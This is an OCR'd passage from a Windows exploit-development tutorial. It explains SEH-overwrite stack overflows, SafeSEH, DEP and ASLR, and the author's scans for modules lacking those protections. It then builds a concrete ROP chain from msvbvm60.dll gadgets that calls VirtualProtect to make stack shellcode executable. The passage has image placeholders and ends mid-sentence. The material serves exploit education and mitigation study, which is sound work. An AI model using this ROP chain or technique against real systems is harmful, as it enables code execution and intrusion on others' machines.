



Figure 9. The result of overflowing the stack and overwriting the existing default SEH handler EXCEPTION_REGISTRATION

Rather than getting a breakpoint on the *FakeHandler* function in our EXE, we get a *STATUS_INVALID_EXCEPTION_HANDLER* exception (code *0xC00001A5*). This is a security mitigation exception stemming from ***SafeSEH***. SafeSEH is a security mitigation for 32-bit PE files only. In 64-bit PE files, a permanent (non-optional) data directory called *IMAGE_DIRECTORY_ENTRY_EXCEPTION* replaced what was originally in 32-bit PE files the *IMAGE_DIRECTORY_ENTRY_COPYRIGHT* data directory. ***SafeSEH*** was released in conjunction with ***GS*** in Visual Studio 2003, and was subsequently made a default setting in Visual Studio 2005.



What is ***SafeSEH*** and how does it work?

1. SafeSEH is set by default in Visual Studio 2019. It is configured by using the */SAFESEH* flag, specified in **Project -> Properties -> Linker -> Advanced -> Image Has Safe Exception Handlers**.

2. ***SafeSEH*** compiled PEs have a list of valid SEH handler addresses stored in a table called *SEHandlerTable* specified in their *IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG* data directory.

3. Whenever an exception is triggered, prior to executing the address of each handler in the *EXCEPTION_REGISTRATION_RECORD* linked list, Windows will check to see if the handler falls within a range of image memory (indicating it is correlated to a loaded module) and if it does, it will check to see if this handler address is valid for the module in question using its *SEHandlerTable*.

By artificially registering the handler ourselves in ***Figure 8*** through way of a stack overflow, we created a handler which the compiler will not recognize (and thus not add to the *SEHandlerTable*). Typically, the compiler would add handlers created as a side-effect of *__try __except* statements to this table. After disabling SafeSEH, running this code again results in a stack overflow which executes the sprayed handler.




Figure 10. A stack overflow resulting in the execution of a fake SEH handler compiled into the main image of the PE EXE image.

Surely, to assume the presence of a loaded PE with ***SafeSEH*** disabled in a modern application defeats the purpose of this text, considering that SafeSEH has been enabled by default in Visual Studio since 2005? While exploring this question for myself, I wrote a PE file scanner tool able to identify the presence (or lack thereof) of exploit mitigations on a per-file basis system-wide. The results, after pointing this scanner at the SysWOW64 folder on my Windows 10 VM (and filtering for non-SafeSEH PEs) were quite surprising.




Figure 11. PE mitigation scan statistic for SafeSEH from the SysWOW64 folder on my Windows 10 VM

It seems that Microsoft itself has quite a few non-SafeSEH PEs, particularly DLLs still being shipped with Windows 10 today. Scanning my Program Files folder gave even more telling results, with about 7% of the PEs lacking SafeSEH. In fact, despite having very few third party applications installed on my VM, almost every single one of them from 7-zip, to Sublime Text, to VMWare Tools, had at least one non-SafeSEH module. ***The presence of even one such module in the address space of a process may be enough to bypass its stack cookie mitigations to conduct stack overflows using the techniques being explored in this text***.

Notably, ***SafeSEH*** can be considered to be active for a PE in two different scenarios, and they were the criteria used by my tool in its scans:

1. The presence of the aforementioned *SEHandlerTable* in the *IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG* data directory along with a *SEHandlerCount* greater than zero.

2. The *IMAGE_DLLCHARACTERISTICS_NO_SEH* flag being set in the *IMAGE_OPTIONAL_HEADER.DllCharacteristics* header field.

Assuming a module without ***SafeSEH*** is loaded into a vulnerable application, a significant obstacle still persists for the exploit writer. Back in ***Figure 10***, a fake SEH handler was successfully executed via a stack overflow, however this handler was compiled into the PE EXE image itself. In order to achieve arbitrary code execution we need to be able to execute a fake SEH handler (a shellcode) stored on the stack.

DEP & ASLR

There are several obstacles to using our shellcode on the stack as a fake exception handler, stemming from the presence of ***DEP*** and ***ASLR***:


- We do not know the address of our shellcode on the stack due to ***ASLR*** and thus cannot embed it in our overflow to spray to the stack.

- The stack itself, and by extension our shellcode is non-executable by default due to ***DEP***.

DEP first saw widespread adoption in the Windows world with the advent of Windows XP SP2 in 2004 and has since become a ubiquitous characteristic of virtually every modern application and operating system in use today. It is enforced through the use of a special bit in the PTE header of memory pages on the hardware layer (the NX aka Non-eXecutable bit) which is set by default on all newly allocated memory in Windows. This means that executable memory must be explicitly created, either by allocating new memory with executable permissions through an API such as KERNEL32.DLL!VirtualAlloc or by modifying existing non-executable memory to be executable through use of an API such as KERNEL32.DLL!VirtualProtect. An implicit side-effect of this, is that the stack and heap will both be non-executable by default, meaning that we cannot directly execute shellcode from these locations and must first carve out an executable enclave for it.

Key to understand from an exploit writing perspective is that DEP is an all or nothing mitigation that applies either to all memory within a process or none of it. In the event that the main EXE that spawns a process is compiled with the */NXCOMPAT* flag, the entire process will have DEP

enabled. In stark contrast to mitigations like SafeSEH or ASLR, ***there is no such thing as a non-DEP DLL module***. A post which explores this idea in further detail can be found here.




The solution to DEP from an exploit writing perspective has long been understood to be Return Oriented Programing (ROP). In principle, existing executable memory will be recycled in small snippets in conjunction with an attacker-supplied stack in order to achieve the objective of carving out the executable enclave for our shellcode. When creating my own ROP chain I opted for using the KERNEL32.DLL!VirtualProtect API in order to make the region of the stack containing my shellcode executable. The prototype of this API is as follows:

```
BOOL VirtualProtect(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flNewProtect,
  PDWORD lpflOldProtect
);
```

Historically ***pre-ASLR***, the ability to control the stack via overflow was sufficient to simply implant all five of these parameters as constants onto the stack and then trigger an **EIP** redirect to *VirtualProtect* in **KERNEL32.DLL** (the base of which could be counted on to remain static). The only obstacle was not knowing the exact address of the shellcode to pass as the first parameter or use as the return address. This old obstacle was solved using *NOP* sledding (the practice of padding the front of the shellcode with a large field of *NOP* instructions ie. 0x90). The exploit writer could then make an educated guess as to the general region of the stack the shellcode was in, pick an address within this range and implant it directly into his overflow, allowing the *NOP* sled to convert this guess into a precise code execution.

With the advent of ASLR with Windows Vista in 2006, the creation of ROP chains became somewhat trickier, since now:

- The base address of **DLL** and as a result *VirtualProtect* became unpredictable.
- The address of the shellcode could no longer be guessed.
- The addresses of the modules which contained snippets of executable code to recycle i.e., ROP gadgets themselves became unpredictable.



This resulted in a more demanding and precise implementation of ROP chains, and in *NOP* sleds (in their classic circa-1996 form) becoming an antiquated pre-ASLR exploitation technique. It also resulted in ASLR bypass becoming a precursor to DEP bypass. Without bypassing ASLR to locate the base address of at least one module in a vulnerable process, the addresses of ROP gadgets cannot be known, thus a ROP chain cannot be executed and *VirtualProtect* cannot be called to bypass DEP.

To create a modern ROP chain we will first need a module whose base we will be able to predict at runtime. In most modern exploits this is done through use of a memory leak exploit (a topic which will be explored in the string format bugs and heap corruption sequels of this series). For the sake of simplicity, I've opted to introduce a non-ASLR module into the address space of the vulnerable process (from the SysWOW64 directory of my Windows 10 VM). Before continuing it is essential to understand the concept behind (and significance of) a non-ASLR module in exploit writing.

From an exploit writing perspective, these are the ***ASLR*** concepts that I believe to be most valuable:

1. ASLR is set by default in Visual Studio 2019. It is configured using the */DYNAMICBASE* flag, specified in the **Project -> Properties -> Linker -> Advanced -> Randomized Base Address** field of the project settings.

2. When a PE is compiled with this flag, it will (by default) always cause the creation of an *IMAGE_DIRECTORY_ENTRY_BASERELOC* data directory (to be stored in the ***.reloc*** section of the PE). ***Without these relocations it is impossible for Windows to re-base the module and enforce ASLR.***

3. The compiled PE will have the *IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE* flag set in its *IMAGE_OPTIONAL_HEADER.DllCharacteristics* header field.

4. When the PE is loaded, a random base address will be chosen for it and all absolute addresses in its code/data will be re-based using the relocations section. ***This random address is only unique once per boot***.

5. In the event that the primary PE (EXE) being used to launch the process has ASLR enabled, it will also cause the stack and heap to be randomized.

You may notice that this actually results in two different scenarios where a non-ASLR module may occur. The first is where a module was explicitly compiled to exclude the ASLR flag (or was compiled before the flag existed), and the second is where the ASLR flag is set but cannot be applied due to a lack of relocations.

A common mistake on the part of developers is to use the “strip relocations” option in their compilers in conjunction with the ASLR flag, believing that the resulting binary is ASLR-protected when in reality it is still vulnerable. Historically non-ASLR modules were very common, and were even abused in Windows 7+ web browser exploits with great success in commercial malware. Such modules have gradually become scarcer due in large part to ASLR being a security mitigation applied by default in IDE such as Visual Studio. Surprisingly, my scanner found plenty of non-ASLR modules on my Windows 10 VM, including in the System32 and SysWOW64 directories.




Figure 12. The results of a scan for non-ASLR modules in the SysWOW64 directory of my Windows 10 VM

Notably, all of the non-ASLR modules shown in ***Figure 12*** have very distinct (and unique) base addresses. These are PE files compiled by Microsoft with the specific intention of not using ASLR, presumably for performance or compatibility reasons. They will always be loaded at the image base specified in their *IMAGE_OPTIONAL_HEADER.ImageBase* (values highlighted in ***Figure 12***). Clearly these unique image bases were chosen at random ***by the compiler*** when they were created. Typically, PE files all contain a default image base value in their PE header, such as *0x00400000* for EXEs and *0x1000000* for DLLs. Such intentionally created non-ASLR modules stand in stark contrast to non-ASLR modules created ***by mistake*** such as those in ***Figure 13*** below.




Figure 13. The results of a scan for non-ASLR modules in the "Program Files" directory of my Windows 10 VM

This is a prime example of a non-ASLR module created as a side-effect of relocation stripping (an old optimization habit of unaware developers) in the latest version of the HXD Hex Editor. Notably, you can see in ***Figure 13*** above that unlike the modules in ***Figure 12*** (which had random base addresses) these modules all have the same default image base of *0x00400000* compiled into their PE headers. This in conjunction with the *IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE* flag present in their PE headers points to an assumption on the part of the developer who compiled them that they will be loaded at a random address and not at *0x00400000*, thus being ASLR secured. In practice however, we can rely on them always being loaded at address *0x00400000* despite the fact that they are ASLR-enabled since the OS ***cannot*** re-base them during initialization without relocation data.

By recycling the code within executable portions of non-ASLR modules (generally their ***.text*** section) we are able to construct ROP chains to call the KERNEL32.DLL!VirtualProtect API and disable DEP for our shellcode on the stack.

I chose the non-ASLR module **msvbvm60.dll** in SysWOW64 from ***Figure 12*** for my ROP chain since it not only lacked ASLR protection but SafeSEH as well (a crucial detail considering that we must know the address of the fake SEH handler/stack pivot gadget we write to the stack in our overflow). It also imported KERNEL32.DLL!VirtualProtect via its IAT, a detail which significantly simplifies ROP chain creation as will be explored in the next section.

Creating My ROP Chain

As a first step, I used Ropper to extract a list of all of the potentially useful executable code snippets (ending with a *RET*, *JMP* or *CALL* instruction) from **msvbvm60.dll**. There were three main objectives of the ROP chain I created.

1. To call KERNEL32.DLL!VirtualProtect by loading its address from the IAT of **msvbvm60.dll** (bypassing ASLR for **KERNEL32.DLL**).

2. To dynamically control the first parameter of *VirtualProtect* (the address to disable DEP for) to point to my shellcode on the stack.
3. To artificially control the return address of the call to *VirtualProtect* to dynamically execute the shellcode (now *+RWX*) on the stack when it finishes.

When writing my ROP chain I first wrote pseudo-code for the logic I wanted in assembly, and then tried to replicate it using ROP gadgets.

Gadget #1 | MOV REG1, <Address of VirtualProtect IAT thunk> ; RET

Gadget #2 | MOV REG2, <Address of JMP ESP - Gadget #6> ; RET

Gadget #3 | MOV REG3, <Address of gadget #5> ; RET

Gadget #4 | PUSH ESP ; PUSH REG3 ; RET

Gadget #5 | PUSH REG2 ; JMP DWORD [REG1]

Gadget #6 | JMP ESP

Figure 14. ROP chain pseudo-code logic

Notably, in the logic I've crafted I am using a dereferenced IAT thunk address within **msvbvm60.dll** containing the address of *VirtualProtect* in order to solve the ASLR issue for **KERNEL32.DLL**. Windows can be counted on to resolve the address of *VirtualProtect* for us when it loads **msvbvm60.dll**, and this address will always be stored in the same location within **msvbvm60.dll**. I am using a *JMP* instruction to invoke it, not a *CALL* instruction. This is because I need to create an artificial return address for the call to *VirtualProtect*, a return address that will cause the shellcode (now freed from DEP constraints) to be directly executed. This artificial return address goes to a *JMP ESP* gadget. My reasoning here is that despite not knowing (and not being able to know) the location of the shellcode written via overflow to the stack, **ESP** can be counted on to point to the end of my ROP chain after the final gadget returns, and I can craft my overflow so that the shellcode directly follows this ROP chain.

Furthermore, I make use of this same concept in the fourth gadget where I use a double-push to dynamically generate the first parameter to *VirtualProtect* using **ESP**. Unlike the *JMP ESP* instruction (in which **ESP** will point directly to my shellcode) **ESP** here will be slightly off from my shellcode (the distance between **ESP** and the end of the ROP chain at runtime). This isn't an issue, since all that will happen is that the tail of the ROP chain will also have DEP disabled in addition to the shellcode itself.

Putting this logic to work in the task of constructing my actual ROP chain, I discovered that gadget #4 (the rarest and most irreplaceable of my pseudocode gadgets) was not present in **msvbvm60.dll**. This setback serves as a prime illustration of why nearly every ROP chain you'll find in any public exploit is using the *PUSHAD* instruction rather than logic similar to the pseudo-code I've described.

In brief, the *PUSHAD* instruction allows the exploit writer to dynamically place the value of **ESP** (and as a result the shellcode on the stack) onto the stack along with all the other relevant KERNEL32.DLL!VirtualProtect parameters without the use of any rare gadgets. All that is required is to populate the values of each general purpose register correctly and then execute a *PUSHAD ; RET* gadget to complete the attack. A more detailed explanation of how this works can be found throughout Corelan's Exploit writing tutorial part 10 : Chaining DEP

with ROP – the Rubik's[TM] Cube. The chain I ultimately created for the attack needed to setup the registers for the attack in the following way:

EAX = NOP sled

ECX = Old protection (writable address)

EDX = PAGE_EXECUTE_READWRITE

EBX = Size

EBP = VirtualProtect return address (JMP ESP)

ESI = KERNEL32.DLL!VirtualProtect

EDI = ROPNOP

In practice, this logic was replicated in ROP gadgets represented by the psedo code below:

Gadget #1: MOV EAX, <msvbvm60.dll!VirtualProtect>

Gadget #2: MOV ESI, DWORD [ESI]

Gadget #3: MOV EAX, 0x90909090

Gadget #4: MOV ECX, <msvbvm60.dll!.data>

Gadget #5: MOV EDX, 0x40

Gadget #6: MOV EBX, 0x2000

Gadget #7: MOV EBP,

Gadget #8: MOV EDI,

Gadget #9: PUSHAD

Gadget #10: ROPNOP

Gadget #11: JMP ESP

This pseudo code logic ultimately translated to the following ROP chain data derived from msvbvm60.dll:

```
uint8_t RopChain[] =
  "\x54\x1e\x00\x66" // 0x66001e54 | Gadget #1 | POP ESI ; RET
  "\xd0\x10\x00\x66" // 0x660010d0 -> ESI | <msvbvm60.dll!VirtualProtect thunk>
  "\xfc\x50\x05\x66" // 0x660550fc | Gadget #2 | MOV EAX, DWORD [ESI] ; POP ESI; RET
  "\xef\xbe\xad\xde" // Junk
  "\xf8\x9f\x0f\x66" // 0x660f9ff8 | Gadget #3 | XCHG EAX, ESI; RET
  "\x1f\x98\x0e\x66" // 0x660e981f | Gadget #4 | POP EAX; RET
  "\x90\x90\x90\x90" // NOP sled -> EAX | JMP ESP will point here
  "\xf0\x1d\x00\x66" // 0x66001df0 | Gadget #5 | POP EBP; RET
```

"\xea\xcb\x01\x66" // 0x6601CBEA -> EBP |

"\x10\x1f\x00\x66" // 0x66001f10 | Gadget #6 | POP EBX; RET

"\x00\x20\x00\x00" // 0x2000 -> EBX | VirtualProtect() | Param #2 | dwSize

"\x21\x44\x06\x66" // 0x66064421 | Gadget #7 | POP EDX; RET

"\x40\x00\x00\x00" // 0x40 -> EDX | VirtualProtect() | Param #3 | flNewProtect | PAGE_EXECUTE_READWRITE

"\xf2\x1f\x00\x66" // 0x66001ff2 | Gadget #8 | POP ECX; RET

"\x00\xa0\x10\x66" // 0x6610A000 -> ECX | VirtualProtect() | Param #4 | lpflOldProtect

"\x5b\x57\x00\x66" // 0x6600575b | Gadget #9 | POP EDI; RET

"\xf9\x28\x0f\x66" // 0x660F28F9 -> EDI |

"\x54\x12\x05\x66" // 0x66051254 | Gadget #10 | PUSHAD; RET

// 0x660F28F9 | Gadget #11 | ROPNOP | returns into VirtualProtect

// 0x6601CBEA | Gadget #12 | PUSH ESP; RET | return address from VirtualProtect

Figure 15. ROP chain derived from msvbvm60.dll

Achieving Arbitrary Code Execution

With a ROP chain constructed and a method of hijacking **EIP** taken care of, the only task that remains is to construct the actual exploit. First, it is key to understand the layout of the stack at the time when our fake SEH handler receives control of the program. Ideally, we want **ESP** to point directly to the top of our ROP chain in conjunction with an **EIP** redirect to the first gadget in the chain. In practice, this is not possible. Re-visiting the stack spray code shown in ***Figure 8***, let's set a breakpoint on the start of the fake handler and observe the state of the stack post-overflow and post-EIP hijack.




Figure 16. The state of the stack when the sprayed SEH handler is executed

In the highlighted region to the right, we can see that the bottom of the stack is at *0x010FF3C0*. However, you may notice that none of the values on the stack originated from our stack overflow, which you may recall was repeatedly spraying the address of the fake SEH handler onto the stack until an access violation occurred. In the highlighted region to the left, we can see where this overflow began around *0x010FFA0C*. The address **NTDLL.DLL** has taken **ESP** to post-exception is therefore 0x64C bytes ***below*** the region of the stack we control with our overflow (remember that the stack grows down not up). With this information in mind it is not difficult to understand what happened. When **NTDLL.DLL** processed the exception, it began using the region of the stack below **ESP** at the time of the exception which is a region we have no influence over and therefore cannot write our ROP chain to.

Therefore, an interesting problem is created. Our fake SEH handler needs to move **ESP** back to a region of the stack controlled by our overflow before the ROP chain can execute. Examining the values at **ESP** when our breakpoint is hit, we can see a return address back to **NTDLL.DLL** at *0x010FF3C0* (useless) followed by another address below our desired stack range (*0x010FF4C4*) at *0x010FF3C4* (also useless). The third value of *0x010FF3A74* at *0x010FF3C8* however falls directly into a range above our controlled region beginning at *0x010FFA0C*, at offset 0x64. Re-examining the prototype of an exception handler, it becomes clear that this third value (representing the second parameter passed to the handler) corresponds to the "established frame" pointer Windows passes to SEH handlers.

EXCEPTION_DISPOSITION __cdecl SehHandler**(**EXCEPTION_RECORD* pExceptionRecord, void* pEstablisherFrame, CONTEXT* pContextRecord, void* pDispatcherContext**)**

Examining this address of *0x010FF3A74* on the stack in our debugger we can get a more detailed picture of where this parameter (also known as NSEH) is pointing:

